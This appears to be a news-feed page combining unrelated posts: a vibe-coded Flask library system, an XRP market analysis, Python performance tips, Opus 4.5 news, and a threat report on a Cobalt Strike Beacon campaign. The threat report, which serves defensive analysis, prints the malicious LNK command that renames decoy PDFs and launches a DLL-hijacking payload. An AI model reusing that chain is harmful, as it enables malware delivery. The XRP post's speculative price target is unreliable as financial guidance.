Normal view

There are new articles available, click to refresh the page.
Before yesterdayMain stream

In Which I Vibe-Code a Personal Library System

3 December 2025 at 10:00

When I was a kid, I was interested in a number of professions that are now either outdated, or have changed completely. One of those dreams involved checking out books and things to patrons, and it was focused primarily on pulling out the little card and adding a date-due stamp.

Of course, if you’ve been to a library in the last 20 years, you know that most of them don’t work that way anymore. Either the librarian scans special barcodes, or you check materials out yourself simply by placing them just so, one at a time. Either way, you end up with a printed receipt with all the materials listed, or an email. I ask you, what’s the fun in that? At least with the old way, you’d usually get a bookmark for each book by way of the due date card.

As I got older and spent the better part of two decades in a job that I didn’t exactly vibe with, I seriously considered becoming a programmer. I took Java, Android, and UNIX classes at the local junior college, met my now-husband, and eventually decided I didn’t have the guts to actually solve problems with computers. And, unlike my husband, I have very little imagination when it comes to making them do things.

Fast forward to last weekend, the one before Thanksgiving here in the US. I had tossed around the idea of making a personal library system just for funsies a day or so before, and I brought it up again. My husband was like, do you want to make it tonight using ChatGPT? And I was like, sure — not knowing what I was getting into except for the driver’s seat, excited for the destination.

Vibing On a Saturday Night

I want to make a book storage system. Can you please write a Python script that uses SQL Alchemy to make a book model that stores these fields: title, author, year of publication, genre, and barcode number?

So basically, I envisioned scanning a book’s barcode, pulling it up in the system, and then clicking a button to check it out or check it back in. I knew going in that some of my books don’t have barcodes at all, and some are obliterated or covered up with college bookstore stickers and what have you. More on that later.

First, I was told to pip install sqlalchemy, which I did not have. I was given a python script called books_db.py to get started. Then I asked for code that looks up all the books and prints them, which I was told to add to the script.

Then things were getting serious. I asked it to write a Flask server and a basic HTML front end for managing the books in the system. I was given the Flask server as app.py, and then some templates: base.html to be used by all pages, and index.html to view all the books, and add_book.html to, you know, add a new book. At that point, I got to see what it had created for the first time, and I thought it was lovely for a black and white table. But it needed color.

Yeah, so I’ve been busy adding books and not CSS color keywords to genres lately.

Check It Out

This is a great book, and you should read it whether you think you have a problem or not.

I asked the chat-thing for features and implemented them piecemeal, as you do if you’re not a masochist. First up was a cute little trash-can delete-button for every entry. Then it was time to set up the CheckoutEvent. Each of these events records which book it belongs to, whether it’s a check-out or check-in event, and the timestamp of said event. Of course, then it was time to get the checkout history wired to the front-end and accessible by clicking a book’s title.


All I really had to do was add a history route to app.py, update index.html to make the titles clickable, and create the book_history.html it spat out. Then I had it add the buttons for checking in and out on the new checkout history page, which involved adding routes to app.py as well as a helper to compute the current status.

Then it had me modify the history route and update book_history.html with the actual buttons. And they’re super cute, too — there’s a little red book on the checkout button, and a green book on the check-in.

Barcode Blues

On the index.html page, can you add a barcode number-based search box? And when the user searches, redirect them to the book page for that barcode?

Now it was time to get the barcode scanning situation up and running. I was sure at some point that ChatGPT would time me out for the night since I use the free model, but it just kept helping me do whatever I wanted, and even suggesting new features.

I wanted the barcode handling to be twofold: one, it should definitely pull the checkout page if the book exists in the system, and it should also definitely go to the book-entering page if not.

Yes — that’s a great workflow feature.
We’ll add a barcode search box to your index page, and when someone submits a barcode, the app will:

  1. Look up the book by barcode

  2. Redirect straight to that book’s checkout history page

  3. Show a nice error if the barcode doesn’t exist

I did what it told me, adding a barcode search route in app.py and updating the index() route to use it. I then added its barcode search form to index.html. It was at this point that I had to figure out a way to generate barcodes so I could make little stickers for the books that lack them entirely, or have otherwise obliterated ones.

I have a pretty basic 1D barcode scanning gun, and it won’t scan everything. As I soon found out, it prefers fake EAN barcodes to UPCs altogether. I finally found an online barcode generator and got to work, starting with a list of randomly-generated numbers I made with Excel. I decided I wanted all the fake barcodes to start with 988, which is close enough to the ISBN 978 lead-in, and happens to use my favorite number twice.

We took a brief detour as I asked the chat-thing to make the table to have ascending/descending sorting by clicking the headers. The approach it chose was to keep things server-side, and use little arrows to indicate direction. I added sorting logic to app.py and updated index.html to produce the clickable headers, and also decided that the entries should be color-coded based on genre, and implemented that part without help from GPT. Then I got tired and went to bed.

The Long, Dark Night of the Solo Programmer

I’m of a certain age and now sleep in two parts pretty much every night. In fact, I’m writing this part now at 1:22 AM, blasting Rush (2112) and generally having a good time. But I can tell you that I was not having a good time when I got out of bed to continue working on this library system a couple of hours later.

There I was, entering books (BEEP!), when I decided I’d had enough of that and needed to try adding more features. I cracked my knuckles and asked the chat-thing if it could make it so the search works across all fields — title, author, year, genre, or barcode. It said, cool, we can do that with a simple SQLAlchemy or_ query. I was like, whatever, boss; let’s get crazy.

Can you make it so the search works across all fields?

It had me import or_ and update the search route in app.py to replace the existing barcode search route with a generalized search using POST. Then I was to update index.html to rename the input to a general query. Cool.

But no. I messed it up some how and got an error about a missing {% endblock %}. In my GPT history it says, I’m confused about step 2. Where do I add it? And maybe I was just tired. I swear I just threw the code up there at the top like it told me to. But it said:

Ah! I see exactly why it’s confusing — your current index.html starts with the <h1> and then goes straight into the table. The search form should go right under the <h1> and before the table.

Then I was really confused. Didn’t I already have a search box that only handled barcodes? I sure did, over in base.html. So the new search code ended up there. Maybe that’s wrong. I don’t remember the details, but I searched the broader internet about my two-layer error and got the thing back to a working state many agonizing minutes later. Boy, was I proud, and relieved that I didn’t have to ask my husband to fix my mistake(s) in the morning. I threw my arms in the air and looked around for the cats to tell them the good news, but of course, I was the only one awake.

Moar Features!

I wasn’t satisfied. I wanted more. I asked it to add a current count of books in the database and display it toward the top. After that, it offered to add a count of currently-checked-out vs. available books, to which I said yes please. Then I wanted an author page that accepts an author’s name and shows all books by that author. I asked for a new page that shows all the books that are checked out. Most recently, I made it so the search box and the column headers persist on scroll.

I’m still trying to think of features, but for now I’m busy entering books, typing up check-out cards on my IBM Wheelwriter 5, and applying library pockets to the inside back covers of all my books. If you want to make your own personal library system, I put everything on GitHub.

On the Shoulders of Giants (and Robots)

I couldn’t have done any of this without my husband’s prompts and guidance, his ability to call shenanigans on GPT’s code whenever warranted, and ChatGPT itself. Although I have programmed in the past, it’s been a good long time since I even printed “Hello, World” in any language, though I did find myself recalling a good deal about this and that syntax.

If you want to make a similar type of niche system for your eyes only, I’d say this could be one way to do it. Wait, that’s pretty non-committal. I’d say just go for it. You have yourself and the broader Internet to check mistakes along the way, and you just might like some of the choices it makes on your behalf.
What The Rapid XRP Outlfows From Crypto Exchanges Mean For The Price

1 December 2025 at 17:00

A sudden drop in XRP balances across major crypto exchanges has led to speculations about how this might affect the cryptocurrency’s price action. The movement was highlighted by analyst Vincent Van Code, who explained that the transfers are not simply a sign of long-term holders scooping up supply. 

Instead, he pointed to the expanding influence of newly launched Spot XRP ETFs, which are now absorbing a significant share of market activity that once took place on retail platforms.

ETF Demand Is Pulling Liquidity Away From Exchanges

Van Code noted that billions of XRP leaving Binance, Upbit, and Kraken are largely flowing into ETF custodial wallets. This changes the way the market reacts to buying and selling pressure because retail exchanges now operate with thinner liquidity. When daily trading volume on those platforms averaged around the multi-billion-dollar range, it required very large orders to create noticeable price movement. 

Now that volume has contracted, even moderate-sized trades can produce sharp intraday swings. The effect is a market environment that is fundamentally supported by ETF buying, yet increasingly sensitive to smaller sell-offs or sudden bids.

Even as exchange liquidity drops, Van Code noted that high-frequency trading firms are preventing price dislocations. These groups have already mastered the arbitrage models used in Bitcoin and Ethereum ETFs, and they have now adapted the same systems for XRP. 

Whenever the ETF price drifts above or below its underlying value, the bots immediately correct the gap, keeping both markets tightly aligned. This mechanism makes sure that XRP still gets purchased during ETF creation events and provides a layer of structural stability, even though retail charts may begin to show more frequent spikes and dips.

What This Means For XRP’s Approach To New Price Highs

In Van Code’s view, the long-term picture for XRP is strengthened by this shift, even though the short-term experience for traders may become more uncomfortable. When XRP enjoyed daily spot volumes in the range of $2 billion to $3 billion on exchanges, you would typically need more than $200 million in concentrated buying or selling to push the price 5% to 10% in either direction. 

Now that on-exchange volume has dropped toward levels below $1 billion a day, the equation looks very different. A sell order or resistance wall of around $15 million can now swing XRP by roughly 12% to 18% within a single hour in these thinner conditions. However, the saving grace is these arbitrage bots. 

According to the analyst, XRP is still on track to reach $5. However, until the price adapts to reduced spot volume on exchanges, traders should be prepared for air pockets up to 20% in price, where relatively modest buy or sell flows can cause outsized moves.

XRP

Simple Tricks To Make Your Python Code Faster

By: Lewin Day
25 November 2025 at 07:00

Python has become one of the most popular programming languages out there, particularly for beginners and those new to the hacker/maker world. Unfortunately, while it’s easy to  get something up and running in Python, it’s performance compared to other languages is generally lacking. Often, when starting out, we’re just happy to have our code run successfully. Eventually, though, performance always becomes a priority. When that happens for you, you might like to check out the nifty tips from [Evgenia Verbina] on how to make your Python code faster.

Many of the tricks are simple common sense. For example, it’s useful to avoid creating duplicates of large objects in memory, so altering an object instead of copying it can save a lot of processing time. Another easy win is using the Python math module instead of using the exponent (**) operator since math calls some C code that runs super fast. Others may be unfamiliar to new coders—like the benefits of using sets instead of lists for faster lookups, particularly when it comes to working with larger datasets. These sorts of efficiency gains might be merely useful, or they might be a critical part of making sure your project is actually practical and fit for purpose.

It’s worth looking over the whole list, even if you’re an intermediate coder. You might find some easy wins that drastically improve your code for minimal effort. We’ve explored similar tricks for speeding up code on embedded platforms like Arduino, too. If you’ve got your own nifty Python speed hacks, don’t hesitate to notify the tipsline!

Anthropic introduces cheaper, more powerful, more efficient Opus 4.5 model

24 November 2025 at 18:15

Anthropic today released Opus 4.5, its flagship frontier model, and it brings improvements in coding performance, as well as some user experience improvements that make it more generally competitive with OpenAI’s latest frontier models.

Perhaps the most prominent change for most users is that in the consumer app experiences (web, mobile, and desktop), Claude will be less prone to abruptly hard-stopping conversations because they have run too long. The improvement to memory within a single conversation applies not just to Opus 4.5, but to any current Claude models in the apps.

Users who experienced abrupt endings (despite having room left in their session and weekly usage budgets) were hitting a hard context window (200,000 tokens). Whereas some large language model implementations simply start trimming earlier messages from the context when a conversation runs past the maximum in the window, Claude simply ended the conversation rather than allow the user to experience an increasingly incoherent conversation where the model would start forgetting things based on how old they are.

Read full article

Comments

© Anthropic

Innovator Spotlight: Backslash Security

By: Gary
19 August 2025 at 15:04

Securing the Future of AI Powered Coding:  Where Speed Meets Risk The rise of AI powered coding tools like Cursor and Windsurf have kicked off what many are calling the “vibe...

The post Innovator Spotlight: Backslash Security appeared first on Cyber Defense Magazine.

Cobalt Strike Beacon delivered via GitHub and social media

Introduction

In the latter half of 2024, the Russian IT industry, alongside a number of entities in other countries, experienced a notable cyberattack. The attackers employed a range of malicious techniques to trick security systems and remain undetected. To bypass detection, they delivered information about their payload via profiles on both Russian and international social media platforms, as well as other popular sites supporting user-generated content. The samples we analyzed communicated with GitHub, Microsoft Learn Challenge, Quora, and Russian-language social networks. The attackers thus aimed to conceal their activities and establish a complex execution chain for the long-known and widely used Cobalt Strike Beacon.

Although the campaign was most active during November and December 2024, it continued until April 2025. After a two-month silence, our security solutions began detecting attacks again. The adversary employed new malicious samples, which were only slightly modified versions of those described in the article.

Kaspersky solutions detect this threat and assign the following verdicts:

  • HEUR:Trojan.Win64.Agent.gen
  • HEUR:Trojan.Win64.Kryptik.gen
  • HEUR:Trojan.WinLNK.Starter.gen
  • MEM:Trojan.Multi.Cobalt.gen
  • HEUR:Trojan.Win32.CobaltStrike.gen

Initial attack vector


The initial attack vector involved spear phishing emails with malicious attachments. The emails were disguised as legitimate communications from major state-owned companies, particularly within the oil and gas sector. The attackers feigned interest in the victims’ products and services to create a convincing illusion of legitimacy and increase the likelihood of the recipient opening the malicious attachment.

Sample spear phishing email

Sample spear phishing email

All attachments we observed were RAR archives with the following structure:

  • Требования.lnk
  • Требования
    • Company Profile.pdf
    • List of requirements.pdf
    • Требования
      • pdf
      • pdf

Company profile.pdf and List of requirements.pdf were decoy files designed to complement the information in the email. The directory Требования\Требования contained executables named Company.pdf and Requirements.pdf, designed to mimic secure PDF documents. The directory itself was hidden, invisible to the user by default.


When Требования.lnk was opened, the files in Требования\Требования were copied to %public%\Downloads\ and renamed: Company.pdf became nau.exe, and Requirements.pdf became BugSplatRc64.dll. Immediately afterward, nau.exe was executed.

%cd% /c echo F | xcopy /h /y %cd%\Требования\Требования %public%\Downloads\

& start %cd%\Требования

& ren %public%\Downloads\Company.pdf nau.exe

& ren %public%\Downloads\Requirements.pdf BugSplatRc64.dll

& %public%\Downloads\nau.exe

Contents of Требования.lnk

Требования.lnk execution sequence

Требования.lnk execution sequence

Malicious agent


Process flow diagram for nau.exe

Process flow diagram for nau.exe

In this attack, the adversary leveraged a common technique: DLL Hijacking (T1574.001). To deploy their malicious payload, they exploited the legitimate Crash reporting Send Utility (original filename: BsSndRpt.exe). The tool is part of BugSplat, which helps developers get detailed, real-time crash reports for their applications. This was the utility that the attackers renamed from Company.pdf to nau.exe.

For BsSndRpt.exe to function correctly, it requires BugSplatRc64.dll. The attackers saved their malicious file with that name, forcing the utility to load it instead of the legitimate file.


To further evade detection, the malicious BugSplatRc64.dll library employs Dynamic API Resolution (T1027.007). This technique involves obscuring API functions within the code, resolving them dynamically only during execution. In this specific case, the functions were obfuscated via a custom hashing algorithm, which shares similarities with CRC (Cyclic Redundancy Check).

Hashing algorithm

Hashing algorithm

A significant portion of the hashes within the malicious sample are XOR-encrypted. Additionally, after each call, the address is removed from memory, and API functions are reloaded if a subsequent call is needed.

MessageBoxW function hook


The primary purpose of BugSplatRc64.dll is to intercept API calls within the legitimate utility’s process address space to execute its malicious code (DLL Substitution, T1574.001). Instead of one of the API functions required by the process, a call is made to a function (which we’ll refer to as NewMessageBox) located within the malicious library’s address space. This technique makes it difficult to detect the malware in a sandbox environment, as the library won’t launch without a specific executable file. In most of the samples we’ve found, the MessageBoxW function call is modified, though we’ve also discovered samples that altered other API calls.

Hooking MessageBoxW

Hooking MessageBoxW

After modifying the intercepted function, the library returns control to the legitimate nau.exe process.

NewMessageBox function

Once the hook is in place, whenever MessageBoxW (or another modified function) is called within the legitimate process, NewMessageBox executes. Its primary role is to run a shellcode, which is loaded in two stages.

